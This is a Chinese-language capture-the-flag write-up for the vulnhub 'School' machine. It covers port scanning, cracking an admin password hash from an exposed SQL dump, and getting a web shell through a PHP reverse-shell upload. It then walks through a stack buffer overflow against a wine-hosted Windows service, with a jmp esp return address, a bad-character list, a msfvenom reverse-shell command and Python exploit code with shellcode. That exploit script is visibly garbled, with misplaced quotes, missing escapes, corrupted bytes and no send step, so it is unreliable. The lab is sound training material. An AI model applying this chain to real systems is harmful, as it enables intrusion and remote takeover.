




# linux启动wine服务,Linux下wine运行Windows服务的缓冲区溢出

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原标题: Linux下wine运行Windows服务的缓冲区溢出



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
这是vulnhub里一个非常有意思的靶机，下载地址是<https://www.vulnhub.com/entry/school-1,613/>。

这个靶机是Linux系统的，取得用户shell的难度是初级，但是取得root shell需要对wine运行的windows程序进行溢出攻击。

首先，加载靶机到VirtualBox，运行后取得IP地址，并用nmap进行扫描。

```
└─$ nmap -sC -p- 192.168.56.12 -oN ports.log
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-13 19:06 CST
Nmap scan report for 192.168.56.12 (192.168.56.12)
Host is up (0.0013s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256  16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256  9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp    open  telnet
80/tcp    open  http
|_ http-title: 404 Not Found
|_ Requested resource was login.php
8088/tcp   open  radan-http
```

经过一番测试，除了80端口，其它端口目前都没有发现什么。用浏览器打开靶机，发现直接跳转到 [http://192.168.56.12/student\\_attendance/login.php](http://192.168.56.12/student_attendance/login.php)。




A screenshot of a web login page. It features a white background with a dark border. At the top, the text "Username" is followed by a white input box. Below that, the text "Password" is followed by another white input box. At the bottom center, there is a blue button with the text "Login" in white.

测试了几个弱口令，无法登录。开始爆破网站目录，发现了一些文件和文件夹。



```
gobusterdir -u http://192.168.56.12/student_attendance/ -t 50-x .php,.html,.txt -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -b 403,404
```

```
/login.php (Status: 200) [Size: 4765]
/home.php (Status: 200) [Size: 2985]
/article.txt (Status: 200) [Size: 0]
/index.php (Status: 302) [Size: 14619] [--> login.php]
/header.php (Status: 200) [Size: 2548]
/assets (Status: 301) [Size: 334] [--> http://192.168.56.12/student_attendance/assets/]
/users.php (Status: 200) [Size: 3315]
/faculty.php (Status: 200) [Size: 2968]
/courses.php (Status: 200) [Size: 5444]
/database (Status: 301) [Size: 336] [--> http://192.168.56.12/student_attendance/database/]
/ajax.php (Status: 200) [Size: 0]
/students.php (Status: 200) [Size: 3152]
/readme.txt (Status: 200) [Size: 0]
/navbar.php (Status: 200) [Size: 1948]
/class.php (Status: 200) [Size: 4764]
/subjects.php (Status: 200) [Size: 4956]
/topbar.php (Status: 200) [Size: 1284]
```

经过一番浏览，在database文件夹里发现一个student\_attendance\_db.sql文。




A screenshot of a web browser window. The address bar shows "192.168.56.12/student\_attendance/database/". The main content area displays "Index of /student\_attendance/databas". Below this is a table with columns "Name", "Last modified", and "Size Description". The table lists a "Parent Directory" and a file named "student\_attendance\_db.sql" with a size of 10K and a last modified date of 2020-10-28 23:00. At the bottom, it says "Apache/2.4.38 (Debian) Server at 192.168.56.12 Port 80".

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>			-
 <a href="#">student_attendance_db.sql</a>	2020-10-28 23:00	10K	

下载下来以后，查看其中的内容，发现了2个用户名和密码。

```
INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);
```


在线解出admin的密码为admin123。随后用这个用户名和密码登录刚才的界面，进入一个控制面板。



在这个控制面板进行查找后发现，并没有可以利用的地方。这里，查看一下页面源代码，发现有一处很特别的注释。

```
<div class="sidebar-list">
  <a href="index.php?page=home" class="nav-item nav-home"><span class="icon-field"><i class="fa fa-tachometer-alt "></i></span> Dashboard</a>
  <a href="index.php?page=courses" class="nav-item nav-courses"><span class="icon-field"><i class="fa fa-th-list "></i></span> Course</a>
  <a href="index.php?page=subjects" class="nav-item nav-subjects"><span class="icon-field"><i class="fa fa-book "></i></span> Subject</a>
  <a href="index.php?page=class" class="nav-item nav-class"><span class="icon-field"><i class="fa fa-list-alt "></i></span> Class</a>
  <a href="index.php?page=faculty" class="nav-item nav-faculty"><span class="icon-field"><i class="fa fa-user-tie "></i></span> Faculty</a>
  <a href="index.php?page=students" class="nav-item nav-students"><span class="icon-field"><i class="fa fa-user-friends "></i></span> Student</a>
  <a href="index.php?page=class_subject" class="nav-item nav-class_subject"><span class="icon-field"><i class="fa fa-user-friends "></i></span> Class per Subject</a>
  <a href="index.php?page=check_attendance" class="nav-item nav-check_attendance"><span class="icon-field"><i class="fa fa-tasks "></i></span> Check Attendance</a>
  <a href="index.php?page=attendance_record" class="nav-item nav-attendance_record"><span class="icon-field"><i class="fa fa-tasks "></i></span> Attendance Record</a>
  <a href="index.php?page=attendance_report" class="nav-item nav-attendance_report"><span class="icon-field"><i class="fa fa-tasks "></i></span> Attendance Report</a>
  <!-- <a href="index.php?page=users" class="nav-item nav-users"><span class="icon-field"><i class="fa fa-users "></i></span> Users</a>
</div>
```

这说明后台很有可能有一个site\_settings页面，但是被注释隐藏了。我们直接在地址栏里输入 [http://192.168.56.12/student\\_attendance/index.php?page=site\\_settings](http://192.168.56.12/student_attendance/index.php?page=site_settings) 尝试访问，果然来到一个新的界面。最重要的是，有上传文件按钮。



我们选择上传一个php的反弹shell，同时监听相关端口，随后得到了用户shell。

```
➔ $nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.100] from (UNKNOWN) [192.168.56.12] 46668
Linux school 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
08:32:39 up 3:06, 0 users, load average: 0.13, 0.05, 0.01
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@school:/$ pwd
pwd
/
www-data@school:/$ █
```

发现靶机有两个用户，fox和ppp。在fox的home目录下，找到了用户flag。又经过一番探索，包括查找SUID、可写文件、getcap等操作，没有发现可以利用来提权的地方。但是发现一个有意思的地方，就是www-data用户可以进入 /root目录，虽然目前无法读取root的flag，但是发现一个有意思的文件。

```
www-data@school:/root$ ls -la
ls -la
total 36
drwxr-xr-x  4 root root 4096 Nov  7 10:13 .
drwxr-xr-x 18 root root 4096 Nov  3 13:43 ..
lrwxrwxrwx  1 root root    9 Nov  7 10:11 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx----- 2 root root 4096 Oct 27 15:37 .ssh
-rw-----  1 root root  764 Nov  7 10:13 .viminfo
drwxr-xr-x  4 root root 4096 Dec 13 08:09 .wine
-rw-----  1 root root   33 Nov  7 10:11 proof.txt
-rwxr-xr-x  1 root root   61 Nov  3 13:43 win
```

查看win文件的内容，发现这一个可执行脚本，用处就是不断地用wine执行access.exe程序。


```
www-data@school:/root$ cat win
cat win
while true
do
  wine /opt/access/access.exe
  sleep 3
done
```

那么这个程序肯定是在运行的，ps aux|grep access.exe无法查看PID，且netstat -tlnup也无法显示相关端口对应的PID，估计是权限太低的原因。

```
www-data@school:/root$ netstat -tlnup
netstat -tlnup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN     -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN     -
tcp        0      0 0.0.0.0:631             0.0.0.0:*               LISTEN     -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN     -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN     -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN     -
udp        0      0 0.0.0.0:5353            0.0.0.0:*               *          -
udp        0      0 0.0.0.0:68              0.0.0.0:*               *          -
udp        0      0 0.0.0.0:631             0.0.0.0:*               *          -
udp        0      0 0.0.0.0:60608           0.0.0.0:*               *          -
```

我们把access.exe下载到本地的windows上运行后，发现该程序运行在23端口。因此，可以判断靶机里的23端口正是wine运行的access。(其实，后期在反汇编中可以很清楚地看到access.exe的端口号。)





经过几次调试跟踪，我们发现，程序错误出现在access.exe程序的004018CE处(\_f3)。

```


.text:004018CE ; int __cdecl f3(char *)
.text:004018CE public _f3
.text:004018CE _f3 proc near ; CODE XREF: _ConnectionHandler@4+249+lp
.text:004018CE
.text:004018CE var_76A = byte ptr -76Ah
.text:004018CE arg_0 = dword ptr 8
.text:004018CE
.text:004018CE ; __unwind {
.text:004018CE push ebp
.text:004018CF mov ebp, esp
.text:004018D1 sub esp, 788h
.text:004018D7 mov eax, [ebp+arg_0]
.text:004018DA mov [esp+4], eax ; char *
.text:004018DE lea eax, [ebp+var_76A]
.text:004018E4 mov [esp], eax ; char *
.text:004018E7 call _strcpy
.text:004018EC nop
.text:004018ED leave
.text:004018EE retn
.text:004018EE ; } // starts at 4018CE
.text:004018EE _f3 endp

```

使用F5可以更清楚看到，这就是个strcpy调用，其中，预留的缓冲区大小0x76A，转换成10进制，正好是1898，再加上4个byte的参数的位置，正好是1902。

下面，开始形成我们的溢出思路。我们是无法像在本机调试一样去调试靶机的程序的，唯一的途径就是通过连接23端口，输入数据，而相关数据均保存在堆栈中。因此，我们要将shellcode输入给access.exe，同时，让access.exe溢出后，能执行我们的代码。有时，需要在返回地址和shellcode之间放一些代码，以保证对齐要求，但是本例中没有必要。





下面遇到的问题，就是如何让返回地址指向我们需要执行的代码？由于返回地址弹出后，堆栈指针esp指向shellcode的顶部(或nop指令的顶部)，最简单的方法就是jmp esp，这样就可以接着跳转回堆栈中执行，但这句jmp esp指令必须是在原程序中，而我们返回地址只能指向jmp esp这句指令的地址。我们在access.exe中未找到jmp esp，但是发现，它还有一个动态加载的dll：funcs\_access.dll。

```
www-data@school:/opt/access$ ls -la
ls -la
total 88
drwxr-xr-x 2 root root 4096 Nov  7 09:48 .
drwxr-xr-x 3 root root 4096 Nov  7 07:35 ..
-rw-r--r-- 1 root root 51019 Nov  7 09:38 access.exe
-rw-r--r-- 1 root root 28613 Nov  7 09:22 funcs_access.dll
```

用IDA打开funcs\_access.dll文件，发现了其中就有我们需要的指令，而且不止一处。

```
.text:625012CD ; Attributes: bp-based frame
.text:625012CD
.text:625012CD      public _auxfunc2
.text:625012CD      proc near
.text:625012CD      ; __unwind {
.text:625012CD      push    ebp
.text:625012CE      mov     ebp, esp
.text:625012D0      jmp     esp
.text:625012D0      _auxfunc2      endp
.text:625012D0
.text:625012D2 ; -----
.text:625012D2      jmp     eax
.text:625012D4 ; -----
.text:625012D4      pop     eax
.text:625012D5      pop     eax
.text:625012D6      retn
.text:625012D6 ; -----
.text:625012D7      align 4
.text:625012D8      pop     ebp
.text:625012D9      retn
.text:625012D9 ; } // starts at 625012CD
.text:625012DA ; Exported entry 3. auxfunc3
.text:625012DA
.text:625012DA ; ===== S U B R O U T I N E
.text:625012DA
.text:625012DA ; Attributes: bp-based frame
.text:625012DA
.text:625012DA      public _auxfunc3
.text:625012DA      proc near
.text:625012DA      ; __unwind {
.text:625012DA      push    ebp
.text:625012DB      mov     ebp, esp
.text:625012DD      jmp     esp
.text:625012DD      _auxfunc3      endp
.text:625012DD
```

下面就是返回地址的确定，IDA已经显示出来了，dll动态加载后，jmp esp的地址是0x625012D0。在x32dbg中，加载access.exe后，

625012CD	55	push ebp	auxfunc2
625012CE	89E5	mov ebp, esp	
625012D0	FFE4	jmp esp	
625012D2	FFE0	jmp eax	
625012D4	58	pop eax	eax:"aaaaaaaaaaaaaaaaaaaaa
625012D5	58	pop eax	eax:"aaaaaaaaaaaaaaaaaaaaa
625012D6	C3	ret	

这里还有一个坑，就是access.exe程序里，对客户端的输入字符串进行了过滤，有一些字符是不能使用的，注意在生成shellcode时，这部分字符串不能使用。

```

while ( lpThreadParameter )
{
    result = recv(s, buf, len, 0);
    v5 = result;
    if ( result > 0 )
    {
        v4 = (char *)malloc(0xB54u);
        memset(v4, 0, 0xB54u);
        strncpy(v4, buf, 0xB54u);
        for ( i = 0; ; ++i )
        {
            v2 = strlen(v4);
            if ( v2 <= i )
                break;
            if ( v4[i] == 0x4D )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
            if ( v4[i] == 0x4F )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
            if ( v4[i] == 0x5F )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
            if ( v4[i] == 0x79 )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
            if ( v4[i] == 0x7E )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
            if ( v4[i] == 0x7F )
            {
                v4[i + 1] = 0;
                v4[i] = -80;
            }
        }
    }
}

```

shellcode使用msfvenom生成，命令是

```
msfvenom-p windows/shell_reverse_tcp LHOST= 192.168.56.100LPORT= 4444-b
'x00x0ax4dx4fx5fx79x7ex7f'-f python
```

下面就可以编写溢出程序了，完整的python代码如下：

```
#!/usr/bin/python3import socket
```

```
buf=b"target_ip='192.168.56.12'
```

```
target_port=23
```

```
recv_buf=4096
```

```
junk = b'a' * 1902
```

```
ret_addr=b'xd0x12x50x62'
```

```
#nops=b'x90'*32 可选
```

```
buf += b "x33xc9x83xe9xafxe8xffxffxffc0x5ex81"
```

```
buf += b "x76x0exe1xa8xa3x85x83xeexfcxe2xf4x1dx40"
```

```
buf += b "x21x85xe1xa8xc3x0cx04x99x63xe1x6axf8x93"
```

```
buf += b "x0exb3xa4x28xd7xf5x23xd1xadxeex1fxe9xa3"
```



```
buf += b "\xd0x57x0fb9x80xd4xa1xa9xc1x69x6cx88xe0"
buf += b "\x6fx41x77xb3xffx28xd7xf1x23xe9xb9x6axe4"
buf += b "\xb2xfd02xe0xa2x54xb0x23xfaxa5xe0x7bx28"
buf += b "\xccxf9x4bx99xccx6ax9cx28x84x37x99x5cx29"
buf += b "\x20x67xaex84&x90x43xf0x17xabxdex7dxda"
buf += b "\xd5x87xf0x05xf0x28xddxc5xa9x70xe3x6axa4"
buf += b "\xe8x0exb9xb4xa2x56x6axacx28x84x31x21xe7"
buf += b "\xa1xc5xf3xf8xe4xb8xf2xf2x7ax01xf7xfcxdf"
buf += b "\x6axbax48x08xbccx0x90xb7xe1xa8xcbxf2x92"
buf += b "\x9axfcxd1x89xe4xd4xa3xe6x57x76x3dx71xa9"
buf += b "\xa3x85xc8x6cxf7xd5x89x81x23xeexe1x57x76"
buf += b "\xd5xb1xf8xf3xc5xb1xe8xf3xedx0bxa7x7cx65"
buf += b "\x1ex7dx34xefxe4xc0x63x2dxd9ccxcxbx87xe1"
buf += b "\xb9xffx0cx07xc2xb3xd3xb6xc0x3ax20x95xc9"
buf += b "\x5cx50x64x68xd7x89x1exe6xabxf0x0dxc0x53"
buf += b "\x30x43xfex5cx50x89xcbxcexe1xe1x21x40xd2"
buf += b "\xb6xffx92x73x8bxbaxfaxd3x03x55xc5x42xa5"
buf += b "\x8cx9fx84xe0x25xe7xa1xf1x6exa3xc1xb5xf8"
buf += b "\xf5xd3xb7xeexf5xcbxb7xfexf0xd3x89xd1x6f"
buf += b "\xbax67x57x76x0cx01xe6xf5xc3x1ex98xcbx8d"
buf += b "\x66xb5xc3x7ax34x13x53x30x43xfexcbx23x74"
buf += b "\x15x3ex7ax34x94xa5xf9xebx28x58x65x94xad"
buf += b "\x18xc2xf2xdaxccxfex1xfbx5cx50"
```

```
payload = b"payload += junk"
```

```
payload += ret_addr
```

```
#payload += nops
```

```
payload += buf
```

```
with socket.socket(socket.AF_INET,socket.SOCK_STREAM) as clientSock:
```

```
clientSock.connect((target_ip,target_port))
```

```
data_from_srv = clientSock.recv(recv_buf)
```

```
print(f "Reply --> {data_from_srv}")
```

